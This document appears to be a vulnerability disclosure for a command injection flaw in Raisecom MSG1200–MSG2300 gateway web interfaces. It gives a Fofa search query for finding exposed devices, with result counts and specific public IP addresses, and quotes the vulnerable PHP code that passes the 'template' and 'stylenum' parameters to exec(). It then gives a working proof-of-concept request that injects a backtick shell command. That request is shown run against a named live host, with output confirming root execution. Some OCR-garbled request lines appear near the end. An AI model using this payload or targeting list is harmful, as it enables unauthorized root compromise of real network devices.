Command Injection Vulnerability in RAISECOM Gateway Devices

Vulnerability details


A vulnerability, which was classified as critical, was found in Raisecom MSG1200, MSG2100E, MSG2200 and MSG2300 3.90. This affects an unknown code of the file list_ip_network.php of the component Web Interface.

Vulnerability location

/vpn/list_ip_network.php

Fofa

"<TITLE>Web user login</TITLE>" && "<META content\=\"MSHTML 6.00.2900.5583\" name\=GENERATOR></HEAD>"



"<TITLE>Web user login</TITLE>" && "<META content\=\"MSHTML 6.00.2900.5583\" name\=GENERATOR></HEAD>"

24,778 条匹配结果 (19,331 条独立IP)， 1772 ms， 全文搜索。
显示一年内数据，点击 all 查看所有。

网站指纹排名

PKbdn...	15,400
2nBV9...	3,079
YcaLY...	1,787
vNZJ5...	1,060
B/TINv...	1,016

国家/地区排名

中国	10,954
阿根廷	4,352
巴西	3,580
俄罗斯	3,114
加拿大	668

端口排名

80	10,353
443	7,982
8090	1,041

58.22.161.119:1026 2nB... 999+ 1026

Web user login
58.22.161.119
中国 / 福建省 / Ningde
ASN: 4837
组织: CHINA UNICOM China169 Backbone
2024-08-03
lighttpd/1.4.31

-9823...

```
HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Cache-Control: no-cache,must-revalidate
Content-Type: text/html
Date: Sat, 03 Aug 2024 08:29:22 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: lighttpd/1.4.31
```

36.33.43.237:8111 HMQ... 503 8111


Web user login
36.33.43.237
中国 / 安徽省 / Hefei
ASN: 140726
组织: UNICOM AnHui province network
2024-08-03
Apache 1.3.29

-7697...


```
HTTP/1.1 200 OK
Connection: close
Content-Length: 5687
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Date: Sat, 01 Jan 2000 12:12:15 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache 1.3.29
```

Vulnerability recurrence

Through the code, it is found that in /vpn/list_ip_network.php, when the parameter of Nradius_submit is equal to true, the function sslvpn_config_mod() in sslvpn_class.php is called; and through the sslvpn_config_mod() function, it is found that template and stylenum do not filter the parameters, and they are still spliced in exec, which has a command execution vulnerability.



```
    if(self.checked == true)
        $("#home_info").removeAttr("readonly");
    else
        $("#home_info").attr("readonly","true");
}

function bottom_disable(self)
{
    if(self.checked == true)
        $("#bottom_file").removeAttr("disabled");
    else
        $("#bottom_file").attr("disabled","disabled");
}

function css_disable(self)
{
    if(self.checked == true)
        $("#cssfile").removeAttr("disabled");
    else
        $("#cssfile").attr("disabled","disabled");
}
</script>
<?
    if($_REQUEST['Nradius_submit'] == true)
    {
        $obj_sslvpn = new sslvpn_class();
        $obj_sslvpn->sslvpn_config_mod(4);

    }
?>
</head>

<body onload="initValid(document.form2);">

<DIV id=tab_container>
    <DIV style="margin:5px 0" id=DIV_TABCONTROL>

<TABLE border=0 cellSpacing=0 cellPadding=0 width="100%">
<TBODY>
<TR>

<TD class=tab_left_cur width=5>&nbsp;</TD>
<TD class=tab_content_cur width=40><NOBR><?php echo_string_by_module('Global_Cfg',$ssl_language_list)?></NOBR></TD> <!--全局配置-->
<TD class=tab_right_nr width=1>&nbsp;</TD>
<TD class=tab_text vAlign=bottom>&nbsp;</TD>
```



```
                }
            }
            else
            {
                $mod_xml .= "<replace_css_file>0</replace_css_file>";
                // added by lxh,2011 08.03
                if( $config_type == 3){ //only web custom to copy
                    $start_comm = 'cp -f /usr/local/sslroot/pages'.$_REQUEST['template'].'/utmcss'.$_REQUEST['stylenum'].'.css /usr/local/sslroot/utmc
                    exec($start_comm);
                }
            }

//          $end_comm = "umount /mnt";
//          exec($end_comm);

            /* add by lxh for  template custom,2011 07.12 */
            $mod_xml .= '<template>'.$_REQUEST['template'].'</template>';
            $start_comm = 'cp -f /usr/local/sslroot/pages'.$_REQUEST['template'].'/*.html /usr/local/sslroot/pages/';
            exec($start_comm);
            $start_comm = 'cp -f /usr/local/sslroot/pages'.$_REQUEST['template'].'/images'.$_REQUEST['stylenum'].'/* /usr/local/sslroot/pages/images/'
            exec($start_comm);
            $mod_xml .= '<style>'.$_REQUEST['stylenum'].'</style>';
            $start_comm = 'cp -f /usr/local/sslroot/pages'.$_REQUEST['template'].'/utmcss'.$_REQUEST['stylenum'].'.css /usr/local/sslroot/utmcss.css';
            exec($start_comm);

            if($_REQUEST['cert_verify'] == 'on')
                $mod_xml .='<verify_client>1</verify_client>';
            else
                $mod_xml .='<verify_client>0</verify_client>';

            if($_REQUEST['cert_verify'] == 'on' && $_REQUEST['cert_name'] != -1)
                $mod_xml .='<cert_name>'.$_REQUEST['cert_name'].'</cert_name>';
            else
                $mod_xml .='<cert_name/>';
            /* Begin: Modified by lf2690 2012/06/05  for server cert */
            $mod_xml .='<server_cert>'.$_REQUEST['server_cert'].'</server_cert>';
            /* End: Modified by lf2690 2012/06/05 */
            /************************************
             * ---end---
             ************************************/

            $mod_xml .='<home_info>'.$_REQUEST['home_info'].'</home_info>';
            $mod_xml .='<start_ipaddr>'.$_REQUEST['start_ipaddr'].'</start_ipaddr>';
            $mod_xml .='<end_ipaddr>'.$_REQUEST['end_ipaddr'].'</end_ipaddr>';
```


POC：

```
GET
/vpn/list_ip_network.php?Nradius_submit=ture&type=mod&parts=base_conf
ig&template=`id+>3.txt` HTTP/1.1
Host: 119.136.145.85:2000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=k96lgve9a5tfp4tbg2c3mbah1d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Case 1:

URL：http://119.136.145.85:2000


Use BrupSuite Send payload



```
GET /vpn/list_ip_network.php?Nradius_submit=ture&type=mod&parts=base_config&template=`id+>3.txt` HTTP/1.1
Host: 119.136.145.85:2000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=
0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=k96lgve9a5tfp4tbg2c3mbah1d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.1.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-control: private
Content-type: text/html; charset=UTF-8
Content-Length: 5527
Connection: close
Date: Sat, 03 Aug 2024 08:30:15 GMT
Server: Apache 1.3.29

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">



<head>
<meta content="text/html; charset=utf-8" http-equiv="Content-Type">
<link rel="stylesheet" href='../lib/indexprivate.css' type='text/css'>
<script src="../js_script/FormValid.js" language="javascript"></script>
<script src="../js_script/FV_onBlur.js" language="javascript"></script>
<script src="../js_script/function.js"></script>
<script src="../js_script/ajax_function.js"></script>
<script src = "../js_script/jquery-3.3.4.js" language = "javascript"></script>

<STYLE type="text/css">
.rowSelected
{
        background:#316ac5;
        font-size: 100%;
        color:#000000;
        font: 100% Arial,Helvetica;
        padding-left:3px;
}
.rowUnSelected
{
        background:#FFFFFF;
        font-size: 100%;
        color:#000000;
        font: 100% Arial,Helvetica;
        padding-left:3px;
}
```

Then visit：http://119.136.145.85:2000/vpn/3.txt



```
ET /vpn/3.txt HTTP/1.1
lost: 119.136.145.85:2000
Iser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0) Gecko/20100101 Firefox/128.0
.ccept:
ext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=
).8
.ccept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
.ccept-Encoding: gzip, deflate
ec-GPC: 1
onnection: close
ookie: PHPSESSID=k96lgve9a5tfp4tbg2c3mbah1d
pgrade-Insecure-Requests: 1
riority: u=0, i
```

```
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "1834605098"
Last-Modified: Sat, 03 Aug 2024 08:30:15 GMT
Content-Length: 24
Connection: close
Date: Sat, 03 Aug 2024 08:30:29 GMT
Server: Apache 1.3.29

uid=0(root) gid=0(root)
```